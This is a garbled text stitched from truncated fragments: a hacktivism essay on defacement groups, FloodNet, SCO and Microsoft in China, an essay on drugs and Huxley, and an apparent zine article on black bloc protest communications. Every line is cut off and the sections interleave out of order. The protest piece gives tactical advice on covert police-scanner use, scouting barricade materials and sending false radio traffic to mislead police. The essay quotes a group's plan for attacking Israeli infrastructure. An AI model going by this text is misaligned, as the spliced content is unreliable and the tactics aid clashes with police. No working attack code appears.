a neo-utopian society, futuresque though this idea may seem. I
humanity to conquer akrasia (literally: "bad mixture") " that
flaw of weakness whereby an agent is unable to perform an acti
be right, a common pathology in the criminal element. The impa
would be nullified, enabling one to gain greater insight into
consciousness and the complex relationship between humans and
crude soporifics and mood-brighteners of yesteryear, responsib

Club" (MHC). In addition to distributing viruses and flood tool
"logged 28 hacking attacks linked to the MHC" against commercia
(Bunt). Another notorious group was called the "Silverlords." A
documented 1,436 defacements from November 2000 to April 2002.
defacement of paintcompany.com, they "presented a pro-Kashmiri
graphic photographs of human rights violations." They quoted, "
GENOCIDE AGAINST THE PEOPLE OF KASHMIR. FREE KASHMIR, PALESTINE
U.N SANCTIONS ON IRAQ."

The hacking group GFORCE was another accomplished collective. T
have hacked the US Defense Test & Evaluation Processional Insti
September 2000. They replaced the site's content with very stro
photos of Palestinian children being killed by the Israeli troo
statement explains their call for an e-jihad:

"We have suffered throughout the wages and will suffer no more.
of cyberwarefare, where once again the Muslims have prevailed.
till every node, every line, every bit of information contained
suppressors has not been wiped out, returning them to the dark
tolerate anymore, and we will not fail." (Bunt)

GFORCE also hacked other "US government agencies, military and
Taiwan-based platforms." GFORCE was the most "prominent group o
emerge from Pakistan (Dr. Nuker, Pakistani Hackerz Club)."
The hacking group UNITY have increased militancy under the pote
ideology - hacking under the "iron guard banner." They advocate
"enemy's network" and "planting code" to cause direct infrastru
what they perceive as online war. UNITY described in systematic
hacking strategy. It follows:

1) Disabling official Israeli government sites.
2) Crashing financial sites.
3) Knocking out main Israeli ISP servers.
4) Blitzing major Israeli e-commerce sites causing transaction

to attack SCO servers (Hines). The actions of SCO have radical
take actions in more ways than distributing free code.

More aggressive forms of hacktivism have emerged in the Middle
"There has been a massive increase in online activities, parti
relation to the conflict in Palestine and Israel (and more rec
with 9-11), which has been labeled 'e-jihad'," explains Gary B
an electronic version of the holy war representing the struggl
evil. The "massive increase in online activities" is cyber war
rejects the "digitally correct" philosophy and has taken the h
"hands-on imperative" or "direct action" to its final step.

The Pro-Palestinian hacking group,"World's Fantabulous Defacer
responsible for hundreds of web defacements against Israeli, I
Yugoslavic and the online bank Karachi website. Their most not
against the Israeli Prime Minister Ariel Sharon's election cam
2001. They posted grotesque images of "a badly scarred child w
injuries were the result of his house being 'burned down by il
settlers in the West Bank'." They explained their actions that

We are no heroes but merely hackers while we understand that i
for us to successfully make a legitimate difference in oppress
lives in Palestine we will continue to deface, not destroy, fo
there is reform until there is change until all suffering chil
can wake up to a world of peace, not a world of death, destruc
world devoid of war. (Bunt)

They included links to the Intifada (translated uprising) Onli
Information Center, and the Islamic Association for Palestine.

Other Muslim hacking groups have started organizing against Is
sites by working with various hacking groups and distributing
Their actions range from politically motivated hacks to shout-
affiliated groups. One such Muslim hacking group is called "Th

decline in Australia and throughout modern Western society, wil
by alternatives free of the stupefying insensibility as can be
alcohol, should current trends continue. The ideological implic
sounding the death knell for monotheistic belief systems and, i
society as it is currently known. Huxley's treatise, though ant
ideas expicated in this essay, maintains a warning that must be
nightmarishly Orwellian scenario ensue: stability does not equa
and apathy is no substitute for the latter.

```
###########################################################
#      17. Communication and Info Gathering at a Protest   By
###########################################################
```

Where the black bloc goes the cops will not be far off. The cop
have an edge with their expensive radios, "less than lethal" we
intimidating riot gear you can dream of, and in most big cities
to seriously outnumber the members of the bloc. One of the thin
done to improve our effectiveness as a street fighting force an
threat to the powers of the state, is work on our communication
gathering skills prior and during an action.

Pre-Action Recon

Having scouts at an event is a very important thing to have. Sc
out patrolling at an event well before it starts. The cops are
daylight setting up for the action and so should we. Scouts sho
groups of 2-3, never alone this will lower the risk of them bei
Such recon groups might want to use bicycles to increase their
things recon teams should look out for are possible police stag
are common to multi-story parking complexes, materials that cou
construction of barricades and road blocks. Also take note of c
ends, possible routes to use if you need to escape, most import
you wont get lost.

If you're not from the area a map will come in handy. If your
information on the days action you must encrypt them, the impo
cannot be stressed enough. If the police were to get a hold of
being encrypted the entire days action could be spoiled. In fa
during the R2k action in Philadelphia when cops got a hold of
a black bloc meeting. They had with them maps of the days acti
discovered upon searching them. These maps were unencrypted an
location of black bloc emergency gathering sites, as well as t
were going to focus their activities on, and the location of s
in the creation of a road blocks. You can imagine what kind of
to the days plans. Another tactic is to divide the locals up,
working as a local contingent they can be treated as specialis
between groups to share their knowledge of the area. This way
people learn the land and if it comes to it escape with out be

Police Scanning

One thing all groups involved in the days action should have i
scanner, they can provide much needed information about police
tactics. Before you go out to battle cops with your police sca
some things you should know. A very important subject you must
your local laws dealing with police scanning. In the USA it is
police scanner in your own home, it's when you hit the streets
be illegal. In some places like California, New Jersey, and Ve
use the device in furtherance of a crime, which depending on t
could be pinned onto those using one in a bloc. In some of the
possession of such devices is illegal for anyone with out a pe
of state laws dealing with police scanning go to:
afn.org/~afn09444/scanlaws/scanner5.html

Another thing you must do is look up the codes your local PD u
remember as many as you can, but most importantly you must be
a code that would be used to describe the activities that are
the days action. A good way to get the codes down is to use yo

the CyberCrime and Digital Law Enforcement Conference at Yale L
"DoS' (denial of service) attacks (carried out by the CAE, EDT,
"smelled like the same cheap hacks were being elevated to polit
protests when they weren't more than script kiddy antics in dra
that "digital disobedience or cyber sit-ins" were not synonymou
hacktivism.

Instead Ruffin came up with a modified form of Richard Stallman
the "Hacktivismo Enhanced Source Software License Agreement." H
Universal Declaration of Human Rights (UDHR) as the basis of it
UDHR was developed in 1948 in the General Assembly of the Unite
avoid the atrocities committed during World War II. Its main pr

The HESSLA license follows the declaration that:
Both Hacktivismo and its end-users to go to court if someone tr
software in a malicious manner, or to introduce harmful changes
It also contains more robust language than has previously been
enforcement against governments around the world.

Any government or institution guilty of human rights violations
prosecuted if caught using software with this license. Although
never debut in the court systems, it remains a symbolic act of
and has sprouted in other scalable and effective forms.

However, many hackers feel that the GPL and HESSLA license do n
in defending the open source movement. Corporations like SCO an
actively working together to sue major distributors of Linux. B
economic advantage and influence in the court system, they have
in bringing charges against the Linux community for allegedly s
of "copyrighted" SCO UNIX source codes. Hackers, left with no o
taken matters in their own hands by directly attacking SCO serv
started out with simple DDOS attacks which shut down severs for
(Wagner) but have evolved into more complex attacks such as web
(Barr) and even worms and viruses infecting hundreds of thousan

The power now lies in computer networks. It is in the form of
Disobedience (ECD)." The "nomadic" power of the corporation mu
against on the Internet. The CAE believes that:

"The expertise hackers develop in the technologies of cyberspa
imbalance of power that activists are seeking to redress. ECD
effects not by increasing the numbers of bodies involved in pr
using the expertise of hackers to increase their political eff
2005)

Within two years of the CAE's call for the politicization of h
developed a "theory and artform all in one." It was called Flo
was developed by "four artist-hacker-activists" under a new gr
"Electronic Disturbance Theatre" (EDT). Stalbaum explained tha
"example of conceptual net.art [sic] that empowers people thro
activist/artistic expression." According to the CAE's website,
in support of the "digital resistance" against globalization c
a link, leave the browser open, and the Floodnet Applet will "
reload the target web page every few seconds (Stalbaum)."

The CAE first launched their Floodnet tools against websites c
"Mexican neo-liberalism" in solidarity with the Zapatista resi
actions were defined as a "virtual sit-in," which parallel act
streets. The Floodnet script deliberately makes an invalid req
keywords such as "human_rights." The targeted server will then
"human_rights not found on this server (Stalbaum)." Other hack
including the Electrohippies Collective also launched similar
on groups like the World Trade Organization to coincide with m
actions. The ehippies "claimed that the action was successful
conference networks being constantly slowed, brought to a comp
two occasions and with 450,000 people participating over five

This sort of online direct action is disputed as "hacktivism"
a prominent member of the Cult of the Dead Cow. Oxblood claime

your not under the pressure of police oppression. If it seems a
talking to fast for you to get everything they are saying, just
and pieces that you do get and if you don't know what the codes
mean look them up. You should be familiar with the way the radi
used to talking. No radio operator will ever talk using familia
the radio, they will use badge numbers, police codes, and a pho

You should be able to understand what the officers are saying w
phonetic alphabet. The phonetic alphabet is used by communicato
clarify letters and spellings. When listening to the cops they
peoples names, DOB, license plates, and pretty much everything
think of using a phonetic alphabet. A copy of the phonetic alph
at: hackbloc.org/alxciada/phonetic.txt

It's very important that you be discreet when using a scanner.
make people think you are a cop or some kind of undercover not
trust. A good idea would be to keep it hidden and run a pair of
it like a Walkman, this will also allow you to hear it a lot be
get pretty loud on the streets. MAKE SURE the cops don't see th
the person with the scanner will have to help move the bloc awa
If the cops identify you as a someone important or taking a lea
will single you out and try and arrest you.

When the action starts the radio will be going off like crazy.
a break-away march away from a larger contingent catches the of
A common tactic of the police is to trap this group on a smalle
circle them and make arrests. The person with the police scanne
of this and watch out for this being setup. Also listen to repo
being arrested, get their names, DOB, and any info that you thi
legal situation. Make sure if you're staying with the group tha
of where the front of the group is and where the back is, the c
this every few blocks. This is important to make sure that one
falling behind of the others.

Other Communication Techniques

Walkie-Talkies should only be used if no other means of commun
available. Walkie-talkie can be monitored very easily, so all
should be encrypted. Things that relate to your tactics and po
always be said using a code and if possible spread though othe
radio. You do not need to encrypt everything, these radios can
messages like calling for a medic, telling the group to stick
the police are attacking. Things like this that are not critic
that could hurt your bloc do not need to be encrypted and shou
many people as possible to get the help you need. All those wh
radio should have a one-time-use nick name that will conceal t
using the radio. Same goes for the code, you should change you
possible. Obviously the downside of this is that the new code
to everyone but it will improve your chances of keeping your c
secret. Another good trick is to send false info over the radi
after one target while actually going to another. Make it seem
maybe one member will announce a fake target and another will
saying that this is not secure and no more talk about the targ
discussed. Maybe even send a small group in that direction as
This could allow you to catch the police off guard if the cops
it could buy you the time you need to make it to your real tar

One idea that has been very effective in spreading tactical in
setting up a tactical short message system (SMS) mailing list
updates to trusted members of the bloc's cell phones. It has w
the Republican National Convention and the Democratic National
spread tactical information to the different groups. Almost al
an e-mail address that you can send short text messages. This
update your fellow freedom fighters with information dealing w
movements, or as an alterative to using 2 way walkie-talkie. Y
address will be your 10 digit phone number @ and address based
An example for verizon cell phones it will be [10 digit phone
If you don't know what your phones e-mail address is here is a

"controlled access," the GSP agreement allows the participating
"undertake research projects in the field of information securi
that the Chinese government can spy (and punish) on its people
products. Microsoft has profited from the deprivation of first
of the Chinese people.

Hackers have declared the inherent mistrust of authority figure
repressive actions of large corporations and governments. The h
has responded by innovating tools to counter cyber oppression t
censorship. Hackers and activists are working together to apply
disobedience tactics on the internet. The "Hands-On Imperative"
re-appropriated to "direct action" which generates activity lib
people and the same time challenging the law.

Hackers have been able to overcome censorship by creating decen
distribution networks. These networks remain anonymous and secu
requires all users in the network to share data in small parts.
have emerged such as "peekabooty," "six/four" and "Freenet." Ac
sourceforge.net, a website that fosters the open source communi
free software designed to ensure true freedom of communication
internet. It allows anybody to publish and read information wit
anonymity."
In addition to developing technology to defend freedom on the I
have staged attacks against those responsible for oppression. T
insightfully states, "The rise of hacktivism has not superseded
previous hacker politics, but has reconfigured it within a broa
landscape" (2002). The Critical Arts Ensemble (CAE) was establi
arguing that the onset of the Internet will create a space in w
laws becomes an ineffective means of enforcement. The CAE state
having rid itself of its national and urban bases to wander in
electronic pathways, can no longer be disrupted by strategies p
contestation of sedentary forces (Jordan 2004)." Groups like th
coinciding online protests with street actions.

property for the Unix operating system has sued IBM for more t...
Chris Sontag, Senior Vice President of SCO claimed that IBM "h...
their Linux work with inappropriate knowledge from Unix." Howe...
stand unsupported in this legal battle. Microsoft, a multibill...
software corporation and an advocate of proprietary source co...
financially backing SCO's legal defense. In another article, S...
reported that Microsoft gave a total of $16.6 million dollars ...
license, according to regulatory filings." Corporations like M...
are using their economic superiority to undermine the free-sof...
because it threatens their profit in the industry.

Corporations are not the only entity working against the free ...
evolution. The U.S. Department of State, in a release made by ...
Democracy admits that the Chinese government:

Continued to suppress political, religious and social groups, ...
individuals, that it perceived to be a threat to regime power ...
stability. The Government's human rights record remained poor, ...
Government continued to commit numerous and serious abuses. It ...
social, political or religious groups to organize or act indep...
Government and the Communist Party. Those who tried to act ind...
often harassed, detained or abused by the authorities.

Nick Mathaison, a writer for the Observer reported Microsoft s...
used to censor the Internet to the Chinese government. It has ...
jailing of its political opponents" Mathaison continues to exp...
International "has cited Microsoft for helping fuel 'a dramati...
number of people detained or sentenced for internet-related of...

In its press release, Microsoft declared that it signed an agr...
Chinese authorities to "provide national governments with cont...
Microsoft and Windows source code." The agreement called "Gove...
Program" is "tailored to the specialized security requirements...
that permit them to control information in an "appropriate way...

common providers.

AT&T - @mobile.att.net
Cingular - @mobile.mycingular.com
Nextel - @messaging.nextel.com
Sprint - @messaging.sprintpcs.com
T-Mobile - @tmomail.net
Verizon - @vtext.com

The idea would be to have a mailing list where one use can send ...
address which in turn would send it to all the members of the b...
registered on this list. If you are in a really large bloc you ...
cluster mailing list where each affinity group could have their ...
list, say group1@mailinglist.net group2@mailinglist.net group3@...
Those address will be registered on another mailing list say
bloc@mailinglist.net so that messages that only concern a certa...
within the group while larger messages that effect everyone can ...
the entire bloc using the bloc@mailinglist.net.

If you change your mailing list address often and verify all th...
the chance of police intercepting your tactical information is ...
The downside is of course the amount of time it takes to type a...
using a cell phone might not be avalible when your smashing the ...
other forms of communication should still be used.

This article only touches the surface of how we can improve our ...
and information gathering skills, tips discussed in this articl...
beginning. To pose a real threat to the powers of the state we ...
of our time training for upcoming actions. Our enemies take tra...
seriously and so should we. We should start training people to ...
of equipment and skills. Not only those discussed in this artic...
you can think of to keep our tactics new and creative. The more ...
tactics seem the less the police can prepare to counter them. T...
time we meet the cops in battle, they wont know what hit them.

```
################################################################
#   18. Beyond Physical Borders: Hacking and Activism on the N
################################################################
```

The combination of activism, the Internet and hacking is hackti
abstract can be partially defined in the "hacker ethic," as de
Levy's Hackers:

1)   Access to computers- and anything which might each you so
way the world works should be unlimited and total. Always yiel
Imperative!
2)   All information should be free.
3)   Mistrust Authority - Promote Decentralization
4)   Hackers should be judged by their hacking, not bogus crit
degrees, age, race or religion.
5)   You can create art and beauty on a computer.

Free information, although described by Levy as an ethic, is m
core value for which the hacker ethic achieves. It demands unc
availability. However there are forces opposing its existence.
governments are threatened and have responded to hackers by at
of free communication as they progress toward the free informa
Hacktivism is the active struggle to materialize free societie
the hacker ethic.

The concept of unlimited computer access for the sake of learn
hacker ethic) is manifested by a variety of organizations. Suc
free softwares, education, music and free network availability
collectives naturally adhere to the fundamental belief that al
should be free (the second hacker ethic).

The free software movement has its roots with Richard Stallman
GNU, which stands for "Gnu's Not Unix. GNU is a model for soft

release their code free from the threat of privatization. This
General Public License, or the GPL. According to the website, t
constructed to assure that software developers "have the freedo
copies of free software, receive source code, and change the so
pieces of it in new programs. The GPL assures that this is acco
specifically stating:

1) Changes to existing free software must be made known to its
was modified.
2) All softwares released under the GPL "must be licensed for e
use or not licensed at all.

The successes of the open source movement have inspired program
their code under the GPL. For example, sourceforge.net provides
for people to release their projects (which currently numbers a
Other institutions have adapted the open source GPL model. The
encyclopedia Wikipedia encourages people to contribute and edit
implementing democratic methods such as page history and discus

Universities are also contributing to the open source movement
course materials and lectures free of charge. For example the O
project at MIT has set a new standard for higher education. Cha
President of MIT, in the annual report explained that:

"The computer industry learned the hard way that closed softwar
on a framework of proprietary knowledge - did not fit the world
had created. The organic world of open software and open system
wave of the future. Higher education must learn from this. We m
knowledge systems as the new framework for teaching and learnin

Although these intuitions have taken the initiative to spread t
open source, giant corporations (and governments alike) are veh
its development. A major milestone case is SCO vs. IBM. Stephen
writer of CNET News.com reported that SCO, the "inheritor of th